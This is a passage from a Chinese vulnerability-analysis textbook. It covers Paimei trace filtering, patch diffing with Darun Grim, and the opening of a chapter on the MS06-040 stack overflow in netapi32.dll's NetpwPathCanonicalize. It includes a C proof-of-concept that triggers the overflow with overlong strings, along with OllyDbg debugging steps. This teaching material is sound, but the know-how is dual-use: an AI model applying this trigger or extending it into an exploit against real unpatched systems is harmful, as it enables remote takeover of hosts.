


图 12.2.7 过滤前的全局图

如图12.2.7所示,绘出的调用全局图还是比较复杂的。右键单击这个tag,选择“Filter Tag”,将这一次追踪设置为 filter,然后新建一个 tag,命名为 test2,进行新一轮追踪。

这次追踪 Paimei 将忽略 test1 中命令的指令块,当 calc.exe 启动后,我们点击一下计算器的按钮“C”,Paimei 将只记录这次单击操作所执行过的指令,总共命中了6个指令块,如图12.2.8所示。




图 12.2.8 在指令追踪时使用过滤功能

对应的调用图也相对简单,如图12.2.9所示。




图 12.2.9 过滤后的全局图

通过这种方法，我们能够迅速地定位某种特定功能的操作所对应的代码，从而集中精力有重点地进行逆向分析。在漏洞分析时，我们可以首先在程序正常执行时进行指令追踪，然后用这次追踪作为 **filter**，再去追踪漏洞被触发时的执行流程，就能迅速地定位漏洞代码的位置了。

虽然 Paimei 能够极大地提高逆向分析的工作效率，但是它也存在一些不足之处。比如 Paimei 的指令追踪依赖于 IDA，所以其分析结果也依赖于 IDA 分析的正确性。在一些情况下 IDA 分析会出错，例如，遇到加壳的 PE 等，这将会影响 Paimei 的分析，甚至导致 crash。

12.3 补丁比较

补丁比较工具中比较出色的还是 Sabre 公司的 bindiff。不像 binNavi 那样，您可以向 Sabre 公司申请一个免费的 evolution 版本 (<http://www.sabre-security.com/products/bindiff.html>)。目前，bindiff 刚刚发布了 2.0 版本。

本节将介绍另一个功能相近的免费使用的补丁比较软件: Eeye 公司的 DiffingSuite (<http://research.eeye.com/html/tools/RT20060801-1.html>)。

Eeye 的 DiffingSuite 中包含了两个工具: “BinaryDiffing Starter” 和 “Darun Grim”。其中, Darun Grim 是一个结合了图形绘制的高级补丁比较器。本节以 MS06-040 的补丁为例, 通过比较补丁前后的 netapi32.dll 文件向您演示这个工具的使用方法。

Darun Grim 使用 IDA 作为反汇编器, 安装后会在 IDA 中加入插件 AnalIDA, 用于导出 IDA 的反汇编结果。用 IDA 反汇编补丁之前的文件, 自动分析结束后从 Edit→Plugins→AnalIDA 导出分析结果, 例如, 我们将反汇编结果导入 diff.db 文件, 如图 12.3.1 所示。




图 12.3.1 用 IDA 导出分析结果

继续用 IDA 对补丁后的 netapi32.dll 进行反汇编, 使用 AnalIDA 插件将结果导入到前面的 diff.db 文件中。diff.db 将会是一个比较大的文件。

启动 Darun Grim, 并新建一次 diff 操作, 选择由 IDA 导出的包含了补丁前后信息的 diff.db 文件, 如图 12.3.2 所示。




图 12.3.2 加载 IDA 的分析结果

分别为补丁之前、补丁之后、输出目录进行设置，如图 12.3.3 所示。




图 12.3.3 设置补丁前后的数据源

单击“Start Analyze”按钮，开始补丁分析。这可能需要几分钟的时间，Darun Grim 的调试窗口会打印出分析工作的进展状况，如图 12.3.4 所示。

比较分析结束后，Darun Grim 将列出比较结果，其中的“Match Rate”是函数在补丁前后的“相似度”，如果为 1，则说明该函数在补丁前后没有变化。单击“Match Rate”按钮可以按照函数相似度值的大小进行排序，现在补丁所修改的函数已经一目了然。

第 13 章 MS06-040 分析：

系统入侵与蠕虫

13.1 MS06-040 简介

我们曾在第 10 章介绍 MetaSploit 的使用时简单地介绍过 MS06-040，本章将对这个漏洞重新进行比较详细分析。

MS06-040 是这个漏洞的微软编号，其 CVE 编号为 CVE-2006-3439，对应补丁号为 KB921883。这个漏洞的官方描述可以参看微软的安全公告和 CVE 公告中引用的链接 <http://www.microsoft.com/technet/security/bulletin/ms06-040.msp> 和 <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2006-3439>。

MetaSploit 对这个漏洞的描述可以参见 http://framework.metasploit.com/exploits/view/?refname=windows:smb:ms06_040_netapi。

Windows 系统中有一些非常重要的动态链接库文件，如负责 GUI 操作的 user32.dll、负责系统调用和内存操作的 kernel32.dll 与 ntdll.dll，以及我们今天要研究的负责网络操作的 netapi32.dll。几乎所有使用 socket 网络的程序都会加载 netapi32.dll。MS06-040 指的就是这个动态链接库中的导出函数中存在的缓冲溢出缺陷，本章将重点分析能够允许攻击者远程控制主机的 NetpwPathCanonicalize() 函数中的栈溢出漏洞。

MS06-040 之所以如此著名的一个重要原因是 NetpwPathCanonicalize() 函数可以被 RPC 远程调用。经过测试，在 Windows 2000 和 Windows XP SP1 中成功地利用这个漏洞可以允许攻击者完全控制主机，在 Windows XP SP2 和 Windows 2003 中能够让目标主机中的服务进程崩溃。本章的分析将基于这个漏洞影响最严重的 Windows 2000 操作系统进行。

分析将首先从一段本地调用 netapi32.dll 的 POC 代码开始，我会与您一起用动态调试的方法确定栈溢出细节，然后通过静态分析搞清楚这个漏洞产生的具体原因，并结合补丁修改情况看看微软是怎样处理这个漏洞的。在本章的最后一节，我将带领大家编写一个入侵 Windows 的 exploit，用于实践漏洞利用技术，更深刻地体会这个漏洞的严重性。



13.2 漏洞分析

13.2.1 动态调试

函数 NetpwPathCanonicalize () 用于格式化网络路径字符串，它的函数原型大致如下。

```
void NetpwPathCanonicalize (  
    [in] [string] wchar_t * arg_01,  
    [out] [size_is(arg_03)] char * arg_02,  
    [in] [range(0, 64000)] long arg_03,  
    [in] [string] wchar_t * arg_04,  
    [in,out] long * arg_05,  
    [in] long arg_06  
);
```

它共需要 6 个参数，这些参数的作用如下。

参数 1：指向一个 UNICODE 字串的指针，用于生成路径字串的第二个部分。

参数 2：指向一个 buffer 的指针，用于接收格式化后的路径字符串。

参数 3：指向一个数字的指针，标明参数 2 所指 buffer 的大小。

参数 4：指向一个 UNICODE 字串的指针，用于生成路径字符串的第一个部分。

参数 5：指向长整型的指针，在漏洞利用中不起作用。

参数 6：标志位，必需为 0。

这个函数用于格式化网络路径，大体功能是把参数 4 所指的字符串（后简称 4 号串）连接上 ‘\’ 作为路径分割，再连上参数 1 所指字符串（后简称 1 号串），并将生成的这个新串拷回参数 2 所指的 buffer，也就是返回给 2 号 buffer 如下形式的字符串。

4 号串 + ‘\’ + 1 号串

题外话：关于 NetpwPathCanonicalize() 函数的细节资料是很难找到的，MSDN 上没有任何介绍，甚至在 Google 上也只是在 srvsvc 的接口定义文件 IDL 里看到了函数声明，在这种情况下，只有靠自己逆向分析了。上面这些说明就是我用 IDA 把它反汇编后分析、总结出来的，如有纰漏，请不吝指正。

虽然这个漏洞可以被远程利用，但为了调试方便，我们首先还是在本地直接装载有漏洞

的动态链接库，并调用这个函数，等到弄清楚栈中的细节之后，再实践远程利用。

触发这个漏洞的 POC 如下。

284

0 day 安全：软件漏洞分析技术



```
#include <windows.h>

typedef void (*MYPROC) (LPTSTR);

int main()
{
    char arg_1[0x320];
    char arg_2[0x440];
    int arg_3=0x440;
    char arg_4[0x100];
    long arg_5=44;
    //load vulnerability netapi32.dll which we got from a WIN2K sp4 host
    HINSTANCE LibHandle;
    MYPROC Trigger;
    char dll[ ] = "./netapi32.dll"; // care for the path
    char VulFunc[ ] = "NetpwPathCanonicalize";
    LibHandle = LoadLibrary(dll);
    Trigger = (MYPROC) GetProcAddress(LibHandle, VulFunc);
    memset(arg_1,0,sizeof(arg_1));
    memset(arg_1,'a',sizeof(arg_1)-2);
    memset(arg_4,0,sizeof(arg_4));
    memset(arg_4,'b',sizeof(arg_4)-2);
    //__asm int 3
    (Trigger)(arg_1,arg_2,arg_3,arg_4,&arg_5,0);
    FreeLibrary(LibHandle);
}
```

这段代码做的仅仅是装载存在漏洞的 netapi32.dll，并调用其导出函数 NetpwPathCanonicalize。在函数调用时，我们将 arg_1 和 arg_4 设置成很长的字符串，用以触发栈溢出。注意这个字符串以两个字节的 null 结束，这是因为 NetpwPathCanonicalize 将按照 unicode 来处理字符串。

实验环境如表 13-2-1 所示。

表 13-2-1 实验环境

	推荐的环境	备 注
操作系统	Windows XP sp2	本地调试与操作系统版本无关
漏洞文件	netapi32.dll	在没有 patch 过 KB921883 的 Windows 2000 操作系统中, 该文件位于 c:\winnt\system32 下; 若操作系统已经被 patch, 可以在 c:\winnt\\$\NtUninstallKB921883\$下找到该文件; 您也可以在本章的附带资料中找到这个动态链接库文件
编译器	VC 6.0	
编译选项	默认编译选项	
build 版本	release 版本	debug 版本在调试时可能会有细节上的差异

注意: Windows 2000 中有许多补丁修改过 netapi32.dll。虽然不同补丁版本下的这个文件都存在漏洞, 但调试细节可能与实验指导有所出入。本实验指导的调试基于使用的漏洞文件大小为 309008 字节, 您可以在本节附带的电子资料中找到这个文件, 请您在编译运行 POC 代码时将这个漏洞文件放在工程的相同路径下。

按照实验环境将 POC 代码编译运行, 系统会提示内存错误。选择调试, 用 OllyDbg attach 上进程, 如图 13.2.1 所示。




图 13.2.1 溢出导致程序“跑飞”

如图 13.2.1 所示, 栈帧已被破坏, 函数返回后, EBP 和 EIP 都被覆盖为 0x61, 即字母 ‘a’ 的 ASCII 码。可见这次调用传入的参数触发了一个典型的栈溢出。

这时程序已经“跑飞”, 而且栈帧也被破坏, 为了调试漏洞被触发的过程, 我们可以用 OllyDbg 直接对 NetpwPathCanonicalize 函数下断点, 在程序“跑飞”前中断执行。例如, 我们可以通过以下方式查出 NetpwPathCanonicalize 加载后的 VA 地址。

首先用第 2 章曾经介绍过的 PE Lord 查看 netapi32.dll, 知道 NetpwPathCanonicalize 是第 303 (0x012F) 个导出函数, RVA 是 0xF7E2, 如图 13.2.2 所示。




图 13.2.2 查找漏洞函数的信息

然后用 PE Lord 的 RVA 与 VA 的转换器, 可以算出这个函数的虚拟内存地址, 如图 13.2.3 所示。




图 13.2.3 计算漏洞函数的入口地址 (VA)

如图 13.2.3 所示，NetpwPathCanonicalize 函数的 VA 地址是 0x7517F7E2。再次调试时，用 OllyDbg 加载由 VC6.0 编译得到的 POC 代码，确保 netapi32.dll 和程序在同一路径下。当执行过 LoadLibrary 之后，直接按快捷键 Ctrl+G 去 0x7517F7E2 处，按 F2 键下断点，再按 F9 键，程序将持续执行到断点处停下。

题外话：调试漏洞细节有很多种方法，在代码中直接加入_asm int 3 人工中断程序也是一个不错的选择，但这种方法不是在每种情况下都有效。此外，破解技术中所讨论的各种下断点技术都可以在漏洞分析中灵活使用。

